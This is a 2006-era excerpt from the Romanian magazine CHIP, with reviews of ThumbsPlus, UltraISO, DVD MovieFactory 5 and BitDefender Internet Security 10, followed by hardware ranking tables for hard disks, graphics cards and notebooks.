Cu o lungă tradiție în domeniu, ThumbsPlus rămâne un program elegant și eficient care, pe lângă opțiunile avansate de catalogare, oferă și elemente avansate de retușare capabile să transforme semnificativ imaginea în funcție de abilitățile utilizatorului. Schimbarea numărului de culori, rotirea, înlocuirea și distorsionarea lor, elemente de îmbinare a fotografiilor, eliminarea efectului de ochi roșii sau aplicarea de protecții de tip watermark sunt numai câteva dintre caracteristicile de editare puse la dispoziție de program. Apoi, are implementat și suportul pentru captura materialelor de pe dispozitive TWAIN, ceea ce aduce un plus de funcționalitate.

Mai nou, aplicațiile de management pentru fotografii au implementate funcții avansate de partajare a pozelor, plecând de la cele de organizare și tipărire în albume și terminând cu cele de export în format screen saver sau flash, respectiv web page. TumbsPlus 7 face față cu brio acestor cerințe, iar aici poate fi remarcat asistentul pentru crearea paginilor web.


Am lăsat la urmă posibilitățile de descriere în albume a imaginilor manevrate cu ThumbsPlus. Pe lângă informațiile EXIF extrase din tag-urile imaginilor, se mai poate adăuga un număr nelimitat de cuvinte de descriere, face adnotări sau asocia galerii. Însă, pentru a avea suportul adecvat pentru fișierele specifice create de brand-urile din domeniu este necesar să vă orientați către variantele mai complexe ale soluției ThumbsPlus.

Concluzie: Un program de management al imaginilor digitale cu o viteză remarcabilă de procesare și afișare.

ionut_balanc@chip.ro

MANAGER DE IMAGINI CD/DVD

ULTRAIISO PREMIUM 8.5.1




EVALUARE CHIP



Evaluare CHIP:	96
Ergonomie:	92
Funcționalitate:	97
Resurse:	100
Producător:	EZB Systems
Internet:	www.ezbsystems.com
Preț:	30 USD

DVD AUTHORIZING

DVD MOVIEFACTORY 5 PLUS



EVALUARE CHIP



Evaluare CHIP:	95
Ergonomie:	93
Funcționalitate:	95
Resurse:	100
Producător:	Ulead
Internet:	www.ulead.com
Preț:	80 USD

Atunci când spațiul de pe hard disk nu a mai fost o problemă, tot mai mulți utilizatori de PC-uri au preferat să stocheze și să manipuleze CD/DVD-uri sub formă de imagini, și nu în medii fizice. Pe de o parte, deoarece este mult mai ușor să se folosească și să se manipuleze un DVD sub formă de fișier .ISO să zicem decât unul fizic, iar pe de altă parte prin simplul fapt că apelând la ajutorul unui emulator se poate crea un număr mare de unități virtuale, ocolindu-se astfel limitarea fizică a numărului de unități folosite.

Aplicația UltraISO a fost de la început un program de referință în ceea ce privește soluțiile software cu care să fie create și editate astfel de imagini. Nu de multe ori, este mai simplu să edităm o imagine .ISO (la fel de ușor precum am lucra cu o arhivă) decât să recreăm fizic un CD/DVD. Având o funcționalitate similară cu a aplicațiilor de inscripționare a CD/DVD-urilor, UltraISO se detașează totuși de acestea prin faptul că poate salva materialul și pe hard disk în unul din numeroasele formate de imagini pentru CD/DVD. Modificarea ulterioară a acestora este un lucru banal, făcându-se dintr-o interfață de tip Explorer. Întregul proces este unul transparent utilizatorului.

Imaginile ce conțin informații de boot pot fi prelucrate foarte ușor, UltraISO punând la dispoziție instrumentele necesare extragerii acestora. Versiunea 8.5 a lui UltraISO aduce suportul mult așteptat pentru sistemele de operare Windows x64 și Vista, fiind astfel una dintre primele soluții de referință ce pot fi folosite fără probleme.

Ar mai fi de amintit faptul că noul UltraISO este capabil să creeze și să inscripționeze imagini de CD/DVD-uri PS2.

Concluzie: Instrumentul ideal pentru crearea și editarea imaginilor de CD/DVD-uri.

ionut_balan@chip.ro

Toată lumea face filme (cu camera video sau cu cea foto) și dorește să le salveze pe hard disk într-un format sau altul. Unii dintre noi chiar au plăcerea de a realiza materiale personalizate pe care apoi le prezintă prietenilor. Pentru aceasta au nevoie de produse ușor de folosit și cu performanțe ridicate, cum ar fi seria DVD MovieFactory produsă de compania Ulead.

Aflată acum la versiunea 5.0, suita DVD MovieFactory continuă linia ascendentă pe care se află, fiind un produs coerent în care template-urile tot mai complexe pentru crearea DVD-urilor cu aspect profesional se îmbină eficient cu ușurința în folosire. Iar acest lucru nu poate decât să fie pe plac utilizatorului final. De această dată elementele de noutate se regăsesc în principal la nivelul meniurilor. Instrumentele de lucru puse la dispoziție de program permit crearea de meniuri personalizate și cu un aspect plăcut grație funcțiilor de animare și rotație a textului, efectelor de tranziție și animațiilor overlay. Cu suport existent pentru captura materialului video în format HD și inscripționarea simplă pe medii HD DVD sau Blu-ray, DVD MovieFactory 5 Plus poate fi folosit și pentru stocarea imaginilor surprinse cu un aparat foto. Acolo unde sunt oferite funcții de creare a slideshow-urilor este de dorit să existe și un manager pentru fotografii și instrumente minimale de retușare rapidă (ExpressFix) a acestora. Extra, Ulead DVD MovieFactory 5 Plus oferă versiunile Silver pentru produsele DVD Copy 4 (de copiere rapidă a DVD-urilor) și WinDVD 7 Player (player multimedia) preluate de la compania InterVideo și optimizate pentru procesoarele Intel.

Concluzie: Un pachet puternic de captură, editare și authoring DVD ce își poate găsi locul oricând pe desktop-urile noastre.

ionut_balan@chip.ro

Antivirus

Firewall

Antispam

Antispyware

Parental Control

Scut de generația 10

Cunoscutul produs românesc de securitate a ajuns la versiunea a zecea. CHIP a trecut în revistă arsenalul cu care acesta dorește să își consolideze poziția pe piață. Ionuț Bălan

Cea mai nouă versiune a produsului BitDefender a fost așteptată cu interes de toți cei care au într-un fel sau altul de-a face cu produsele de securitate. Chiar dacă și-a mai pierdut din dinamism, problema securității rămâne în continuare una de larg interes pentru orice utilizator de PC și fiecare nouă versiune a unui produs din această zonă este un prilej de noi căutări și teste. Războiul continuu dintre creatorii de programe periculoase și producătorii de soluții de protecție se mută cu fiecare an pe alte fronturi. Imediat ce este închis un set de porțițe, altele sunt deschise, aproape imediat și cu amenințări diferite ce trebuie tratate separat.

Toată gama de aplicații BitDefender 10 (Antivirus, Antivirus Plus, Internet Security) este prezentă din luna octombrie și în varianta românească (la puțin timp după lansarea pe piața internațională), numai bună pentru o disecție amănunțită. Cum în ultima perioadă nu am mai avut ocazia să discutăm despre un astfel de produs, coincidența a fost prea mare ca să o lăsăm să treacă. Prin urmare, am ales ca subiect BitDefender Internet Security 10 și am trecut la teste.

Noi module

În ceea ce privește organizarea aplicației BitDefender Internet Security 10, la o primă vedere, nu diferă foarte mult de versiunea precedentă. Avem aceleași tab-uri organizate într-o manieră asemănă-


toare și un skin aproape identic: antivirus, firewall, antispam și antispyware, control parental. Însă asemănările se opresc aici. Fiecare tab al interfeței oferă acum alte opțiuni de configurare, mai avansate și mai ușor de înțeles. A fost introdus conceptul de nivel de protecție, ce poate fi selectat prin intermediul unui slider și oferă mai multe setări predefinite. Atât unui utilizator începător, cât și unuia avansat îi va fi mult mai ușor să navigheze prin program, dar și să creeze un set de reguli predefinite pentru fiecare modul în parte, însă cu opțiuni limitate de salvare și reîn-cărcare.

Interfața BitDefender a evoluat nu numai în ceea ce privește acest aspect, cât și acela al clarității, mesajele și ferestrele având un aspect mai îngrijit. Din păcate, s-au păstrat din versiunea anterioară mici

neconcordanțe în ceea ce privește afișarea meniurilor avansate, dar nu foarte deranjante. Mesajele în limba română (fără a folosi diacritice însă) au fost atent studiate și refăcute și cu greu se mai pot găsi traduceri care să genereze **confuzie**. **Iar dacă totuși vreuna a scăpat (ex: Activează Detecția epidemiilor virale de către BitDefender), documentația aferentă programului (și ea tot în limba română și bine structurată) stă la dispoziție pentru clarificarea situației.**

Au apărut și câteva elemente noi de funcționalitate cu care suita BitDefender 10 devine mai puternică. De exemplu, un filtru de scanare a traficului web atât din punct de vedere al posibilităților pericole, cât și în ceea ce privește protecția intimității (se pot defini reguli pe baza cărora se filtrează datele ce părăsesc PC-ul via


The screenshot displays the BitDefender interface with several windows open. On the left is a sidebar with icons for General, Antivirus, Firewall, Antispam, Antispyware, and Control Parental. The main window shows 'Sarcini sistem' (System tasks) with a list of scan tasks: 'Scanare completa sistem' (10/18/2006), 'Scanare rapida sistem' (10/18/2006), 'Scanare unitati detasabile' (10/18/2006), 'Scanare memorie' (10/18/2006), and 'Scanare dupa rootkituri' (10/18/2006). Below this is 'Sarcini utilizator' (User tasks) with 'Documentele mele' (10/18/2006) and 'Scanare meniu context' (10/18/2006). A 'Scanare dupa rootkituri Proprietati' window is open, showing 'Setari' (Settings) with 'Proprietati sarcina' (Task properties) and 'Nivel scanare' (Scan level) set to 'Mediu' (Medium). A red callout box highlights the Antivirus engine: 'Antivirus: alături de tehnologia de detecție euristică B-HAVE, motorul antivirus poate detecta și rootkit-urile. Performanțele de scanare sunt foarte bune. Din cauza motorului euristic, este însă posibil să primești și alarme false.'



SMTP sau HTTP). Apoi, modulul Control Parental a suferit și el un upgrade prin faptul că se pot crea filtre de conținut, fiind astfel posibilă blocarea acelor site-uri sau e-mail-uri ce au în componență cuvinte dintr-o listă predefinită. Păcat însă că această listă nu poate fi salvată și refolosită. Firewall-ul cosmetizat poate detecta și trata corespunzător atacuri de tip port scanning.

celelalte trebuie să i se supună, cu neajunsurile de rigoare.

O surpriză plăcută a fost optimizarea consumului de resurse. Nu este încă cea mai bună variantă de lucru, dar nu am mai întâlnit situații în care o operație de scanare să dea peste cap resursele sistemului, chiar și cu toate opțiunile de securitate activate. Lipsește însă o funcție de limitare a gradului de ocupare a resurselor



Presiunea modalităților de licențiere a avut ca efect modificarea politicii de utilizare a produselor companiei Softwin. Odată cu lansarea generației 10 a produsului BitDefender utilizatorul poate folosi licența pe două sisteme, pe o durată de doi ani.

Integrare

Din punct de vedere al integrării, BitDefender Internet Security 10 face încă un pas înainte. Modulele independente, adunate într-o singură interfață în versiunea anterioară, se înțeleg mai bine, dar tot se simte lipsa unei interconectări mai adânci. Regele rămâne modulul antivirus și toate

(alta decât *Rulează sarcina cu prioritate scăzută*) direcționată către dispozitivele mobile.

În versiunea 9 a suitei BitDefender IS operația de oprire a unui modul (firewall, antivirus, antispam) trebuia făcută pornind interfața grafică a consolei de configurare. Acum, în BitDefender 10, Softwin a ținut cont de sesizările utilizatorilor și permite oprirea rapidă a serviciilor direct din icon-ul din System Tray. O bilă albă așa putea spune.

Modulul B-HAVE (Behavioral Heuristic Analyzer in Virtual Environments), prin care motorul antivirus detectează pericolele analizând euristic comporta-


mentul executabilelor potențial periculoase, a fost îmbunătățit și optimizat la rândul său, dar a păstrat avantajele și dezavantajele de rigoare. Avantajul este că se crește gradul de securitate oferit de antivirus, dezavantajele fiind acelea că resursele sistemului sunt folosite mai intensiv și că anumite fișiere, scanate euristic, pot fi catalogate ca potențial periculoase chiar și acolo unde nu e cazul.

Rezultate

Pus la o testare intensivă în medii diferite, BitDefender Internet Security 10 s-a descurcat bine în ansamblu. Motorul anti-



Antispam: este performant, se integrează cu majoritatea clienților de e-mail și permite cinci niveluri de protecție. Are posibilitatea de creare și încărcare a listelor proprii cu prieteni/spammeri.



Antispyware: oferă protecție împotriva aplicațiilor de tip spyware. Există și un modul de păstrare a confidențialității (numere de cărți de credit, adrese, parole). Este suficient pentru un utilizator obișnuit. Power User-ii ar trebui să se orienteze către soluții mai complexe.

virus a detectat cu succes majoritatea amenințărilor cu viruși noi, filtrele de protecție web și control parental au dat rezultatele optime, iar firewall-ul a blocat intruziunile. Sistemul de test a făcut față amenințărilor și a putut fi setat destul de ușor pentru diversele configurații hardware (desktop, laptop pe baterie) și de rețea (wireless de acasă, de la birou, în zone periculoase). Gradul de încărcare a resurselor nu a fost un excesiv și, poate cel mai important, nu am mai avut de-a face cu blocările (la instalare, deinstalare)

cunoscute din versiunile anterioare. Însă parcă nu este ceea ce ne așteptam, adică un upgrade cu adevărat semnificativ.

Neajunsuri


Senzația generală pe care o lasă BitDefender Internet Security 10 este una bună. Exceptând situațiile în care dorim să avem un control total asupra tuturor operațiilor ce se execută și o listă detaliată a evenimentelor întâlnite (intruziuni detectate și blocate de firewall sau antivirus, încercări de trimitere a datelor confidențiale, sesiuni de browsing blocate de modulul

de control parental etc.), suita BitDefender Internet Security 10 s-a descurcat foarte bine. Este materializarea conceptelor de ușurință în folosire și performanță ce o recomandă acelor utilizatori care doresc să fie protejați complet, dar nu vor să își bată capul cu log-uri și statistici. Două clicuri de mouse și scutul defensiv este activat. Fără bătăi de cap suplimentare.

Pe de altă parte însă, utilizatorii cu experiență nu primesc ceea ce doresc. Poate într-o versiune ulterioară, ce ar trebui să nu fie departe. Windows Vista este aproape, iar BitDefender Internet Security 10 nu poate rula încă pe el, cum nici pentru versiunea pe 64 de biți a lui Windows XP nu oferă suport. Însă toate indiciile arată că suita BitDefender se află pe o cale bună și urmează un update.

Așteptăm următorul progres.

ionut_balan@chip.ro



Control Parental: un minim ce nu trebuie să lipsească de pe nici un calculator conectat la internet și pe care îl folosesc și copiii. Pot fi folosite filtre pe adrese URL, cuvinte sau aplicații și aplicate pe intervale orare. Din păcate, lipsește și aici o opțiune eficientă de monitorizare și raportare.

PRO

- ✓ Suiță de securitate integrată
- ✓ Motor puternic de scanare ce beneficiază de tehnologia euristică B-HAVE
- ✓ Interfață în limba română
- ✓ Update-uri dese
- ✓ Detecție rootkit-uri
- ✓ Posibilitatea de folosire a aceleiași licențe pe două sisteme

CONTRA

- ✗ Lipsa posibilității de salvare a setărilor pentru toate modulele
- ✗ Alarmer false datorate sistemului de detecție euristică
- ✗ Lipsa opțiunii de limitare a ocupării resurselor. Acest lucru se poate face doar prin oprirea anumitor servicii
- ✗ Opțiuni limitate de creare și manipulare a log-urilor de activitate
- ✗ Neconcordanțe în comunicarea dintre module

CHIP Top 10



Cumpărarea unui produs hardware nu este deloc ușoară. De aceea CHIP Top 10 vă întinde o mână de ajutor!

Topul produselor hardware prezentat de revista noastră și rezultat în urma testelor efectuate în laboratorul CHIP este deja o rubrică consacrată a revistei. Pe CD-ul și pe DVD-ul CHIP veți găsi varianta completă a topurilor din această lună. În fiecare lună vă vor fi semnalizate noile apariții în top.

HDD SATA - Best Performance

Locul	Nume	Rezultate în teste					Date tehnice						Ofertant
		Nota CHIP	Nota performanță	Nota calitate / caracteristici	Chipset	Memoria	Legire / Intraire video	Legiri monitor	Preț estimat [Lei]	Testat în revista			
1	Western Digital Raptor 150 GB	100.00	100.00	95.83	96.49	150	16	4.6	29 / 36	da	1150	02/2006	Fleming Computers
2	Western Digital Raptor X 150 GB	100.00	100.00	95.83	96.49	150	16	4.6	29 / 36	da	1400	10/2006	Fleming Computers
3	Western Digital SE16 500GB	96.22	79.43	78.22	81.76	500	16	8.9	28 / 33	da	1100	11/2006	Fleming Computers
4	HITACHI Deskstar 500GB	92.42	68.05	67.16	77.65	500	16	8.5	31 / N	da	990	02/2006	Ultra PRO Computers
5	Western Digital SE16 400GB	89.00	75.28	73.72	77.69	400	16	8.9	28 / 33	da	750	02/2006	Fleming Computers
6	Seagate Barracuda 7200.9 500GB	84.97	68.30	70.84	67.08	500	16	11	28 / 32	da	1218	02/2006	Elsaco Electronic
7	Maxtor DiamondMax 10 200GB	81.03	64.57	64.33	76.41	200	16	9	25 / 38	da	332	02/2006	Elsaco Electronic
8	Maxtor DiamondMax 10 200GB	80.13	72.41	71.31	75.43	200	8	9	25 / 38	da	292	02/2006	Ultra PRO Computers
9	Western Digital SE16 250GB	78.77	70.19	70.61	72.23	250	16	8.9	28 / 33	nu	524	02/2006	Fleming Computers
10	Seagate Barracuda 7200.8 250GB	76.26	74.78	69.18	67.04	250	8	8	28 / 37	da	503	02/2006	Elsaco Electronic



Western Digital SE16 500GB
Cu acest model Western Digital intră în categoria „greilor”, unde nu mulți se pot lăuda cu asemenea capacități. Mai mult decât atât, și prețul este cinstit pentru atâta spațiu.

Video PCIe Mainstream - Best Performance

Locul	Nume	Rezultate în teste					Date tehnice						Ofertant
		Nota CHIP	Nota performanță	Nota calitate / caracteristici	Chipset	Memoria	Legire / Intraire video	Legiri monitor	Preț estimat [Lei]	Testat în revista			
1	XFX 7600GT XXX Edition PV-T73G-UDD7	100.00	115.01	66.25	NVIDIA G73	GDDR3 256 MB	da / da	DVI, DVI	815	10/2006	Depozitul de Calculatoare		
2	Leadtek WinFast PX 7600 GT TDH 256	95.06	109.33	69.25	NVIDIA G73	GDDR3 256 MB	da / da	DVI, DVI	658	06/2006	Skin		
3	ASUS EN7600GT/HTDI	94.85	109.09	61.00	NVIDIA G73	GDDR3 256 MB	da / da	DVI, DVI	661 759 745 760	10/2006	Ultra PRO Computers RHS Company Tape Computer Tornado Systems		
4	ASUS EN7600GT	94.75	108.97	62.80	NVIDIA G73	GDDR3 256 MB	da / da	DVI, DVI	643 831	05/2006	RHS Company Ultra PRO Computers		
5	GECUBE Radeon X1650 PRO Platinum RX165PG3-D3	71.47	82.20	75.40	ATI RV530	GDDR3 256 MB	da / da	DVI, DVI	487	11/2006	Skin		
6	PowerColor X1600XT BRAVO	68.11	78.33	74.50	ATI RV530	GDDR3 256 MB	da / da	DVI, DVI	482	04/2006	ProCA ROMANIA		
7	Sapphire Radeon X1600XT V/D/VO	67.70	77.86	78.70	ATI RV530	GDDR3 256 MB	da / da	DSUB, DVI	532	04/2006	Ultra PRO Computers		
8	Gigabyte GV-RX16T256V-RH	67.12	77.19	68.95	ATI RV530	GDDR3 256 MB	da / da	DVI, DVI	551	04/2006	Partenerii Gigabyte		
9	Connect 3D RX1600XT	67.02	77.08	55	ATI RV530	GDDR3 256 MB	da / da	DSUB, DVI	453	04/2006	Intend Computer		
10	Sapphire X800GT02	66.61	76.61	84.7	ATI R430	GDDR3 256 MB	da / da	DSUB, DVI	732 707	04/2006	PCFun.ro Ultra PRO Computers		



GECUBE Radeon X1650 PRO Platinum RX165PG3-D3
ATI X1650 PRO nu are memorii GDDR4 așa cum v-ați aștepta (X1950 în schimb are), ci este varianta cu sterioizi ai lui X1600 PRO (are frecvențele simțitor ridicate)

Video PCIe Mainstream - Best Buy

Locul	Nume	Rezultate în teste					Date tehnice						Ofertant
		Nota CHIP	Nota performanță	Nota calitate / caracteristici	Chipset	Memoria	Legire / Intraire video	Legiri monitor	Preț estimat [Lei]	Testat în revista			
1	Gigabyte GV-NX66T128D	54.70	62.90	60.55	NVIDIA NV43	GDDR3 128 MB	da / da	DSUB, DVI	375	04/2006	Quartz Computer		
2	Leadtek WinFast PX7600 GS TDH	63.65	73.20	63.70	NVIDIA G73	DDR2 256 MB	da / da	DVI, DVI	422	09/2006	Skin		
3	HIS Radeon X1600PRO IceQ	52.11	59.93	74.80	ATI RV530	DDR2 256 MB	da / da	DSUB, DVI	397	04/2006	Elsaco Electronic		
4	Connect 3D RX1600XT	67.02	77.08	55.00	ATI RV530	GDDR3 256 MB	da / da	DSUB, DVI	453	04/2006	Intend Computer		
5	ASUS Extreme EN6600SILENCER/TD/256M/A	31.12	35.79	65.20	NVIDIA NV43	DDR 256 MB	da / da	DSUB, DVI	349	04/2006	Quartz Computer		
6	GECUBE Radeon X1650 PRO Platinum RX165PG3-D3	71.47	82.20	75.40	ATI RV530	GDDR3 256 MB	da / da	DVI, DVI	487	10/2006	Skin		
7	PowerColor X1600XT BRAVO	68.11	78.33	74.50	ATI RV530	GDDR3 256 MB	da / da	DVI, DVI	482	04/2006	ProCA ROMANIA		
8	ASUS EN7600GT	94.75	108.97	62.80	NVIDIA G73	GDDR3 256 MB	da / da	DVI, DVI	643 831	05/2006	RHS Company Ultra PRO Computers		
9	Leadtek WinFast PX 7600 GT TDH 256	95.06	109.33	69.25	NVIDIA G73	GDDR3 256 MB	da / da	DVI, DVI	658	06/2006	Skin		
10	ASUS EN7600GT/HTDI	94.85	109.09	61.00	NVIDIA G73	GDDR3 256 MB	da / da	DVI, DVI	661 759 745 760	10/2006	Ultra PRO Computers RHS Company Tape Computer Tornado Systems		



Gigabyte GV-NX66T128D
Chiar dacă este motoziat de un 6600GT (și are implicit o notă de performanță cu 20% mai mică decât un 7600GS), placa Gigabyte rămâne cu încăpățănare în vârful topului de Best Buy.

Notebook - Best Performance

Rezultate în teste										Date tehnice									
Locul	Model	Nota CHIP	Nota totală performanță	Nota dotare / construcție	Nota accesorii și software	Nota totală operare / ergonomie	Procesor	RAM instalat (MB)	Bluetooth / Firewire / Wireless LAN	HDD Capacitate (GB) / Turală (rpm) / Buffer (MB)	Display	Pret estimat (Lei)	Testat pentru revista	Ofertant					
NOU	1	Lenovo Lenovo ThinkPad R60e	100.00	79.07	67.08	78.99	100	Mobile Intel Core Duo T2300E, 1666 MHz	512	da / nu / da	60 / 5400 / 8	Normal, 4:3 / mat	3273	11/2006	Lenovo Romania				
NOU	2	MSI L720-021YU-021YU	93.85	70.86	80.87	75.80	83.62	Mobile Intel Celeron M 370, 1500 MHz	512	da / da / da	80 / 5400 / 8	Wide, 16:9 / glossy	2999	10/2006	Skin Media				
NOU	3	Packard Bell EasyNote S4903	89.16	70.89	63.69	74.99	62.97	Mobile Intel Pentium M 735, 1700 MHz	504	nu / nu / da	80 / 5400 / 8	Wide, 16:9 / glossy	2626	10/2006	Ultra PRO Computers				
NOU	4	Fujitsu-Siemens Amilo A1650g-2	82.73	62.25	69.87	65.99	82.66	Mobile AMD Sempron, 2000 MHz 3400+	512	nu / da / da	80 / 4200 / 8	Wide, 16:9 / glossy	2995	10/2006	SigmaNET Computers				
NOU	5	HP NX6125	81.60	57.79	72.43	78.99	93.67	Mobile AMD Sempron 3100+, 1800MHz	384	nu / da / da	80 / 5400 / 8	Normal, 4:3 / mat	2817	10/2006	Scop Computers				
NOU	6	Acer 1642WLMi	79.71	58.72	62.32	74.99	89.47	Mobile Intel Pentium M 745, 1800 MHz	504	da / nu / nu	80 / 5400 / 8	Wide, 16:9 / glossy	2608	10/2006	Scop Computers				
NOU	7	Alpis PRO BOOK 15,4"	77.67	58.95	89.85	28.12	65.45	Mobile Intel Pentium M 725, 1600 MHz	1024	nu / da / da	80 / 5400 / 8	Wide, 16:9 / glossy	2999	10/2006	NET BRINEL Computers				
NOU	8	Packard Bell EasyNote R1370	77.48	60.20	61.08	74.99	37.51	Mobile Intel Celeron M 380, 1600 MHz	448	nu / nu / da	60 / 5400 / 8	Wide, 16:9 / glossy	2279	10/2006	Ultra PRO Computers				
NOU	9	Elsaco Tiger 80500RI	76.62	67.25	68.12	12.12	29.94	Mobile Pentium M 740, 1733 MHz	504	nu / da / da	80 / 4200 / 8	Wide, 16:9 / mat	2855	10/2006	Elsaco Electronic				
NOU	10	Elsaco Tiger 80500CR	72.16	64.26	58.80	12.12	29.94	Mobile Intel Celeron M 380, 1600 MHz	248	nu / da / da	80 / 4200 / 8	Wide, 16:9 / mat	2236	10/2006	Elsaco Electronic				



Lenovo Lenovo ThinkPad R60e
Cu puțin peste 3000 Lei puteți achiziționa un sistem portabil performant, cu procesor Dual-core, baterie imensă, care vă asigură multe ore de funcționare, cu mult peste celelalte notebook-uri din aceeași categorie.

Notebook - Best Buy

Rezultate în teste										Date tehnice									
Locul	Model	Nota CHIP	Nota totală performanță	Nota dotare / construcție	Nota accesorii și software	Nota totală operare / ergonomie	Procesor	RAM instalat (MB)	Bluetooth / Firewire / Wireless LAN	HDD Capacitate (GB) / Turală (rpm) / Buffer (MB)	Display	Pret estimat (Lei)	Testat pentru revista	Ofertant					
NOU	1	Toshiba Satellite L30-115	64.34	43.00	47.19	96.00	72.26	Mobile Intel Celeron M 380, 1600 MHz	256	nu / nu / da	40 / 5400 / 8	Wide, 16:9 / mat	1774	10/2006	Maguay Impex				
NOU	2	Dell Inspiron 1300 CEI380 CORA-200X11300	62.21	54.04	46.84	13.33	50.58	Mobile Intel Celeron M 380, 1600 MHz	248	nu / nu / nu	40 / 5400 / 8	Wide, 16:9 / mat	1958	10/2006	Partenerii Genesys				
NOU	3	Packard Bell EasyNote R1370	77.48	60.20	61.08	74.99	37.51	Mobile Intel Celeron M 380, 1600 MHz	448	nu / nu / da	60 / 5400 / 8	Wide, 16:9 / glossy	2279	10/2006	Ultra PRO Computers				
NOU	4	Elsaco Tiger 80500CR	72.16	64.26	58.80	12.12	29.94	Mobile Intel Celeron M 380, 1600 MHz	248	nu / da / da	80 / 4200 / 8	Wide, 16:9 / mat	2236	10/2006	Elsaco Electronic				
NOU	5	Packard Bell EasyNote S4903	89.16	70.89	63.69	74.99	62.97	Mobile Intel Pentium M 735, 1700 MHz	504	nu / nu / da	80 / 5400 / 8	Wide, 16:9 / glossy	2626	10/2006	Ultra PRO Computers				
NOU	6	Dell Inspiron 1300 PM735a S1K50X11300	70.07	59.47	62.00	13.33	52.24	Mobile Pentium M 735, 1700 MHz	504	nu / nu / da	60 / 5400 / 8	Wide, 16:9 / mat	2314	10/2006	Partenerii Genesys				
